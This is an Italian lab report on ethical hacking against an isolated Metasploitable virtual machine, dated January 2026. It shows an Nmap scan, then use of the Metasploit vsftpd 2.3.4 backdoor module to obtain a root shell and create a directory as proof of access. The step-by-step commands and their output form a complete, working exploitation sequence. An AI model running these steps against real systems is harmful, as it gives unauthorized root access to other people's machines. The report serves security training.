

Hacking con Metasploit

Data: 19 Gennaio 2026

Autore: Francesco Sardi

Oggetto: Hacking con Metasploit

1. Obiettivo

L'attività ha lo scopo di condurre un attacco informatico controllato verso il servizio **vsftpd** in esecuzione sulla macchina target Metasploitable.

Gli obiettivi specifici sono:

1. Ottenerne l'accesso remoto alla macchina sfruttando una vulnerabilità nota.
2. Scalare i privilegi fino a ottenere i diritti di root.
3. Eseguire azioni di post-exploitation creando una directory denominata "test_metasploit" nella root.

2. Executive Summary

In questo report viene documentata una sessione di hacking etico mirata al servizio FTP della macchina virtuale Metasploitable. Attraverso l'uso della distribuzione Kali Linux e del framework Metasploit, è stato possibile identificare una vulnerabilità critica ("Backdoor Command Execution") nel demone "vsftpd v2.3.4". L'attacco ha avuto successo, permettendo l'apertura di una command shell con privilegi amministrativi e la conseguente modifica del file system del target.

3. Configurazione dell'Ambiente

Prima di avviare l'attacco, è stata configurata la rete isolata per permettere la comunicazione tra la macchina attaccante (Kali) e la macchina vittima (Metasploitable).

Modifica della configurazione di rete: È stato modificato il file `/etc/network/interfaces` sulla macchina Metasploitable per assegnare un IP statico.

Metasploitable :

- Address 192.168.1.149
- Netmask 255.255.255.0
- Gateway 192.168.1.1

Kali :

- Address 192.168.1.148
- Netmask 255.255.255.0

- Gateway 192.168.1.1

Comando :

“*sudo nano /etc/network/interfaces*”




```
GNU nano 2.0.7           File: /etc/network/interfaces      Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.1.149
    netmask 255.255.255.0
    gateway 192.168.1.1

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit  ^J Justify  ^W Where Is  ^U Next Page  ^U UnCut Text  ^I To Spell
```



4. Scansione superficie d'attacco

Per analizzare la superficie d'attacco, è stato utilizzato il tool **Nmap** verso l'indirizzo IP del target (192.168.1.149). L'obiettivo è identificare le porte aperte e le versioni dei servizi in ascolto.

Risultati della scansione: Dall'output di Nmap è emerso che sulla **porta 21** è attivo il servizio **vsftpd versione 2.3.4**.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 08:44 -0500
Nmap scan report for 192.168.1.149
Host is up (0.000065s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6B:7D:F2 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.22 seconds
```

5. Fase 2: Vulnerability Assessment & Exploitation

Identificata la versione del servizio, è stata effettuata una ricerca all'interno del database di **Metasploit Framework** per verificare l'esistenza di exploit noti.

- Ricerca dell'Exploit:** La ricerca ha confermato che la versione 2.3.4 di vsftpd è affetta da una grave vulnerabilità di tipo *Backdoor Command Execution*.

```
msf > search vsftpd
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  --
0  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > [REDACTED]
```

Configurazione dell'Exploit: È stato selezionato l'exploit appropriato e configurate le opzioni obbligatorie, specificando l'indirizzo IP del target nel parametro *RHOSTS*.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
CHOST            no       The local client address
CPORT            no       The local client port
Proxies          no       A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, ht
                    tp
RHOSTS          192.168.1.149  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21       yes      The target port (TCP)

Exploit target:

Id  Name
 0  Automatic
```

Esecuzione dell'Attacco: Una volta verificato il payload e i parametri, è stato lanciato l'attacco.

Comando d'attacco:

“run”

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:40441 → 192.168.1.149:6200) at 2026-01-19 15:04:23 +0100
```

6. Fase 3: Post-Exploitation

L'exploit ha avuto successo aprendo una shell di comando sulla macchina target. A questo punto sono state eseguite le operazioni richieste per dimostrare il controllo del sistema.

1. **Verifica e Navigazione:** Utilizzo della shell per visualizzare il contenuto attuale e navigare nel filesystem.

```
ls
bin
boot
cdrom
dev
etc
hhhhh*^R
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Creazione della Cartella: È stata creata la directory test_metaspoit (“`mkdir /test_metaspoit`”) nella root del sistema e successivamente verificata la sua presenza tramite il comando di ls.

```
mkdir /test_metaspoit
ls
bin
boot
cdrom
dev
etc
hhhhh*^R
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metaspoit
tmp
usr
var
vmlinuz
```

7. Conclusioni

L'attività ha dimostrato come una configurazione obsoleta o software non aggiornato (in questo caso *vsftpd 2.3.4*) possa esporre un intero sistema a compromissione totale.

L'utilizzo di **Metasploit Framework (msf)** è risultato efficace per automatizzare il processo di sfruttamento della vulnerabilità, utilizzando un *payload* specifico per aprire un canale di comunicazione non autorizzato. Questo evidenzia l'importanza cruciale del *Patch Management* e del monitoraggio costante dei servizi esposti in rete.